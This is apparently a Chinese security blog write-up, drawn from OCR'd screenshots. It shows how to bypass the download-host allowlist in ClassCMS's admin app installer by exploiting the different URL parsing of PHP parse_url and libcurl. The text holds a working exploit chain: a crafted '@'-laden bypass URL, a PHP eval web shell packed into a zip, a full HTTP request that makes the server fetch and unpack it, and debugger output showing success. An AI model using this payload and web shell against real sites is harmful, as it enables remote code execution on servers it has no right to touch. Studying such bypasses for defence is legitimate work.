


```php
            foreach($class_configs as $key=>$class_config) {if($key<100) {$data['_'.$class_config['hash']]=$class_config['value'];}}
        }
        $data['_domain']=@server_name();$data['_hash']=@$GLOBALS['C']['SiteHash'];$data['_ip']=C('cms:common:ip');$data['_uid']=C('admi referer
        if($classes=C('cms:class:all')) {
            $data['_classes']='';
            foreach($classes as $key=>$class) {if($key<300) {$data['_classes'].=$class['hash'].','.$class['classversion'].','.$class['enabled'].'|';}}
        }
        if (function_exists( function: "curl_init")){$data['_curl']=1;}else{$data['_curl']=0;}
        Return $data;
    }
    function defaultHost() {
        Return 'classcms.com;classcms.uuu.la';
    }
    function shopHost() {
        if(!$defaulthost=config( hash: 'defaulthost')) {$defaulthost=C('this:defaultHost');}
        $defaulthost=explode( separator: ';',$defaulthost);
        $lasthost=config( hash: 'host');
        if(!$lasthost) {$host=$defaulthost[0];}
        if(config( hash: 'errorcount')>5) {
            $host=$lasthost;
            $i=0;
            while($host==$lasthost && $i<10) {
                $i++;
                $host=$defaulthost[rand(0,count($defaulthost)-1)];
            }
            config( hash: 'errorcount', value: 0);
        }
        if(isset($host)) {
            config( hash: 'host',$host);
            Return $host;
        }
        config( hash: 'host',$lasthost);
        Return $lasthost;
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220107172853-3add125e-6f9c-1.png)

只允许 classcms.com;classcms.uuu.la

这里可以抓包调试一下，可以看到确实是获取了这两个根域（虽然数组是三个）



```
        }
    }
    Return $content;
}
function download($url,$filepath) {   $filepath: "D:\phpStudy\PHPTutorial\WWW\ClassCMS\cache\shop\b0ed6790aa695b42304c2e59ae978967.class"   $url: "http://192.168.159.1/1.txt"
    $hosts=array_merge(explode( separator: ';',C('this:defaultHost')),array(config( hash: 'host')));   $hosts: {"classcms.com", "classcms.uuu.la", "classcms.com"}[3]
    if($defaulthost=config( hash: 'defaulthost')) {   $defaulthost: false
        $hosts=array_merge($hosts,explode( separator: ';',$defaulthosts));
    }
    $checkurl=parse_url($url);   $checkurl: {scheme => "http", host => "192.168.159.1", path => "/1.txt"}[3]   $url: "http://192.168.159.1/1.txt"
    if(!isset($checkurl['host']) || !in_array($checkurl['host'],$hosts)) {   $hosts: {"classcms.com", "classcms.uuu.la", "classcms.com"}[3]
        Return false;
    }
    $curl=curl_init();
    curl_setopt($curl, option: CURLOPT_URL,$url);
    if(!$fp = @fopen ($filepath, mode: 'w+')) {
        Return false;
    }
    curl_setopt($curl, option: CURLOPT_FILE, $fp);
    curl_setopt($curl, option: CURLOPT_CONNECTTIMEOUT, value: 10);
    curl_setopt($curl, option: CURLOPT_TIMEOUT, value: 300);
    curl_setopt($curl, option: CURLOPT_SSL_VERIFYPEER, value: FALSE);
    curl_setopt($curl, option: CURLOPT_SSL_VERIFYHOST, value: FALSE);
    curl_setopt($curl, option: CURLOPT_HTTP_VERSION, value: CURL_HTTP_VERSION_1_0);
    curl_setopt($curl, option: CURLOPT_POST, value: 1);
```

Frames

```
shop.php:346, shop->download()
cms.php:447, call_user_func_array:{D:\phpStudy\PHPTutoria
cms.php:447, C()
shop.php:90, shop->downloadClass()
cms.php:447, call_user_func_array:{D:\phpStudy\PHPTutoria
cms.php:447, C()
admin.php:131, admin->load()
cms.php:447, call_user_func_array:{D:\phpStudy\PHPTutoria
cms.php:447, C()
```

Variables

```
$checkurl = {array} [3]
$defaulthost = false
$filepath = "D:\phpStudy\PHPTutorial\WWW\ClassCMS\cache\shop\b0ed6790aa695b42304c2e59ae978967.class"
$hosts = {array} [3]
$url = "http://192.168.159.1/1.txt"
$this = {shop} [0]
$_COOKIE = {array} [3]
$_GET = {array} [2]
$_POST = {array} [3]
$_REQUEST = {array} [5]
$_SERVER = {array} [43]
```

Debug session was finished without being paused: It may be caused by path mappings misconfiguration or not synchronized local and remote projects. // // To figure out the problem check path mappings configuration for 'class' server at PHP|Servers or en... (a minute ago)

(https://xzfile.aliyuncs.com/media/upload/picture/20220107172858-3dac4dba-6f9c-1.png)

然后将我们传入的 url (这里是 http://192.168.159.1/1.txt (http://192.168.159.1/1.txt)) 通过 parse_url 函数解析后在判断是否是在数组中

我们的攻击 url 也就是 down 在了这里，那么目标就是绕过这个判断然后执行接下来的 curl 命令

```
if(!isset($checkurl['host']) || !in_array($checkurl['host'],$hosts)) {
    Return false;
}
```

前一个条件存在是肯定满足的，那么只需要让经过 parse_url 解析过的 host 键值和数组相等即可

这里利用 php 中的 parse_url 函数和 lib_curl 对 url 的解析差异, 导致了对 host 的过滤失效来进行绕过

- php-curl 拓展解析的 url host 在第首个 @之后
- 而 parse_url 则是最后一个 @之后


> 所以构造处 payload
>
> http://@192.168.159.1:80@classcms.com/1.zip (http://%40192.168.159.1:80@classcms.com/1.zip)

本地尝试绕过

```
<?php
    $hosts = ["classcms.com","classcms.uuu.la","classcms.com"];
    $url = "http://@192.168.159.1:80@classcms.com/1.zip";
    $checkurl = parse_url($url);
    var_dump($checkurl);
    if(!isset($checkurl['host']) || !in_array($checkurl['host'],$hosts)) {
        echo "nono!";
    }else{
        echo "success!";
    }
```

```
?>
```

成功绕过




```
D:\phpStudy\PHPTutorial\WWW\index.php:5:
array (size=5)
  'scheme' => string 'http' (length=4)
  'host' => string 'classcms.com' (length=12)
  'user' => string 'u' (length=1)
  'pass' => string 'p@192.168.159.1:80' (length=18)
  'path' => string '/1.zip' (length=6)

success!
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220107172909-44624a7e-6f9c-1.png)

绕过之后尝试执行 curl

```
<?php
    $hosts = ["classcms.com","classcms.uuu.la","classcms.com"];
    $url = "http://@192.168.159.1:80@classcms.com/1.zip";
    $checkurl = parse_url($url);
    //var_dump($checkurl);
    if(!isset($checkurl['host']) || !in_array($checkurl['host'],$hosts)) {
        echo "nono!";
    }else{
        echo "success!";
        $curl=curl_init();
        curl_setopt($curl,CURLOPT_URL,$url);
        curl_setopt($curl,CURLOPT_CONNECTTIMEOUT,10);
        curl_setopt($curl,CURLOPT_TIMEOUT,300);
        curl_setopt($curl,CURLOPT_SSL_VERIFYPEER,FALSE);
        curl_setopt($curl,CURLOPT_SSL_VERIFYHOST,FALSE);
        curl_setopt($curl,CURLOPT_HTTP_VERSION, CURL_HTTP_VERSION_1_0);
        curl_setopt($curl,CURLOPT_POST,1);
        $info=curl_exec($curl);
        $httpinfo=curl_getinfo($curl);
        var_dump($info,$httpinfo);
        curl_close($curl);}
?>
```

成功执行 curl 完成远程下载



```
success!PK□□□□§©BüKšê□□□phpinfo.phpPK□□□□□§©BüKšê□□□□ phpinfo.phpPK□□□□9@

D:\phpStudy\PHPTutorial\WWW\index.php:20:boolean true

D:\phpStudy\PHPTutorial\WWW\index.php:20:
array (size=26)
  'url' => string 'http://@192.168.159.1:80@classcms.com/1.zip' (length=43)
  'content_type' => string 'application/zip' (length=15)
  'http_code' => int 200
  'header_size' => int 278
  'request_size' => int 107
  'filetime' => int -1
  'ssl_verify_result' => int 0
  'redirect_count' => int 0
  'total_time' => float 0.016
  'namelookup_time' => float 0
  'connect_time' => float 0.016
  'pretransfer_time' => float 0.016
  'size_upload' => float 0
  'size_download' => float 143
  'speed_download' => float 8937
  'speed_upload' => float 0
  'download_content_length' => float 143
  'upload_content_length' => float -1
  'starttransfer_time' => float 0.016
  'redirect_time' => float 0
  'certinfo' =>
    array (size=0)
      empty
  'primary_ip' => string '192.168.159.1' (length=13)
  'primary_port' => int 80
  'local_ip' => string '192.168.159.1' (length=13)
  'local_port' => int 54365
  'redirect_url' => string '' (length=0)
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220107172917-48e7f5e4-6f9c-1.png)

那么构造一个木马文件


那么构造一个木马文件 lyy.php

```
<?php phpinfo();@eval($_POST['lyy']);?>
```

压缩成 zip 文件 lyy.zip 然后构造请求包

```
POST /admin666?do=shop:downloadClass&ajax=1 HTTP/1.1
Host: classcms
Content-Length: 66
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://classcms
Referer: http://classcms/admin666?do=shop:index&bread=%E5%BA%94%E7%94%A8%E5%BC%80%E5%8F%91&action=detail&classhash=classcreate
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: token_2ab421=9632c6413dde844887912fd77a75a07f; csrf_2ab421=1547308b;
Connection: close

classhash=test&url=http://@192.168.159.1:80@classcms.com/lyy.zip&csrf=1547308b
```

可以看到已经成功绕过那个 if 条件，并且执行 curl 下载成功（返回 true）



File Edit View Navigate Code Refactor Run Tools VCS Window Help   WWW [D:\phpStudy\PHPTutorial\WWW] - shop.php
WWW 〉 ClassCMS 〉 class 〉 shop 〉 shop.php
shop.php   cms.php   config.php   l.php   index.php
download   5 results
shop 〉 download()

```
function download($url,$filepath) {   $filepath: "D:\phpStudy\PHPTutorial\WWW\ClassCMS\cache\shop\a2c0e50d06c19525b48da3dd771a5f63.class"   $url: "http://@192.168.15
    $hosts=array_merge(explode( separator: ';',C('this:defaultHost')),array(config( hash: 'host')));   $hosts: {"classcms.com", "classcms.uuu.la", "classcms.com"}[3]
    if($defaulthost=config( hash: 'defaulthost')) {   $defaulthost: false
        $hosts=array_merge($hosts,explode( separator: ';',$defaulthosts));
    }
    $checkurl=parse_url($url);   $checkurl: {scheme => "http", host => "classcms.com", user => "@192.168.159.1", pass => "80", path => "/lyy.zip"}[5]
    if(!isset($checkurl['host']) || !in_array($checkurl['host'],$hosts)) {   $checkurl: {scheme => "http", host => "classcms.com", user => "@192.168.159.1", pass => "80", path => "/lyy.zip"}[
        Return false;
    }
    $curl=curl_init();   $curl: resource id='10' type='curl'resource id='10' type='curl'
    curl_setopt($curl, option: CURLOPT_URL,$url);   $url: "http://@192.168.159.1:80@classcms.com/lyy.zip"
    if(!$fp = @fopen ($filepath, mode: 'w+')) {   $filepath: "D:\phpStudy\PHPTutorial\WWW\ClassCMS\cache\shop\a2c0e50d06c19525b48da3dd771a5f63.class"   $fp: resource id='12' type='stream'resc
        Return false;
    }
    curl_setopt($curl, option: CURLOPT_FILE, $fp);   $fp: resource id='12' type='stream'resource id='12' type='stream'
    curl_setopt($curl, option: CURLOPT_CONNECTTIMEOUT, value: 10);
    curl_setopt($curl, option: CURLOPT_TIMEOUT, value: 300);
    curl_setopt($curl, option: CURLOPT_SSL_VERIFYPEER, value: FALSE);
    curl_setopt($curl, option: CURLOPT_SSL_VERIFYHOST, value: FALSE);
    curl_setopt($curl, option: CURLOPT_HTTP_VERSION, value: CURL_HTTP_VERSION_1_0);
    curl_setopt($curl, option: CURLOPT_POST, value: 1);
    curl_setopt($curl, option: CURLOPT_POSTFIELDS,C('this:shopInfo'));
    $info=curl_exec($curl);   $info: true
    $httpinfo=curl_getinfo($curl);   $curl: resource id='10' type='curl'resource id='10' type='curl'
    curl_close($curl);
```

```
shop.php:363, shop->download()
cms.php:447, call_user_func_array:{D:\phpStudy\PHPTutoria
cms.php:447, C()
shop.php:90, shop->downloadClass()
cms.php:447, call_user_func_array:{D:\phpStudy\PHPTutoria
cms.php:447, C()
admin.php:131, admin->load()
cms.php:447, call_user_func_array:{D:\phpStudy\PHPTutoria
cms.php:447, C()
```


```
$checkurl = {array} [5]
$curl = {resource} resource id='10' type='curl'
$defaulthost = false
$filepath = "D:\phpStudy\PHPTutorial\WWW\ClassCMS\cache\shop\a2c0e50d06c19525b48da3dd771a5f63.class"
$fp = {resource} resource id='12' type='stream'
$hosts = {array} [3]
$info = true
$url = "http://@192.168.159.1:80@classcms.com/lyy.zip"
$this = {shop} [0]
$_COOKIE = {array} [3]
$_GET = {array} [2]
```

Debug session was finished without being paused: It may be caused by path mappings misconfiguration or not synchronized local and remote projects. // // To figure out the problem check path mappings configuration for 'localhost' server at PHP|Servers or enable Break at first lin... (7 minutes ago)   PHP: 5.6

(https://xzfile.aliyuncs.com/media/upload/picture/20220107172926-4e509630-6f9c-1.png)

虽然最后还是报错安装包格式错误，请重试

但是可以看到他在 unzip 方法处理后的 if 中而不是 else 中，说明已经成功下载并解压



```
if(C('cms:class:unzip',$classfile,$classdir)) {   $classdir: "D:\phpStudy\PHPTutorial\WWW\ClassCMS\class\test\"
    @unlink($classfile);   $classfile: "D:\phpStudy\PHPTutorial\WWW\ClassCMS\cache\shop\89a5f4d7d35347db4dd558079c11a612.class"
    if(C('cms:class:refresh',$classhash)) {   $classhash: "test"
        Return C('cms:common:echoJson',array('msg'=>"下载完成,请在应用管理页面中安装此应用"));
    }else {
        Return C('cms:common:echoJson',array('msg'=>"安装包格式错误,请重试",'error'=>1));
    }
}else{
    @unlink($classfile);
    Return C('cms:common:echoJson',array('msg'=>"安装包解压失败,请检查应用目录权限",'error'=>1));
}
Return ;
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220107172931-5163031c-6f9c-1.png)

而 cms 目录下的 class.php 中的 unzip 也很简单

```
function unzip($src_file, $dest_dir=false, $create_zip_name_dir=true, $overwrite=true)     {
    if(class_exists('ZipArchive')) {
        $zip = new ZipArchive;
        if ($zip->open($src_file) === TRUE)           {
            if(@$zip->extractTo($dest_dir)) {
                $zip->close();
                Return true;
            }
            $zip->close();
        }
        。。。
    }
```

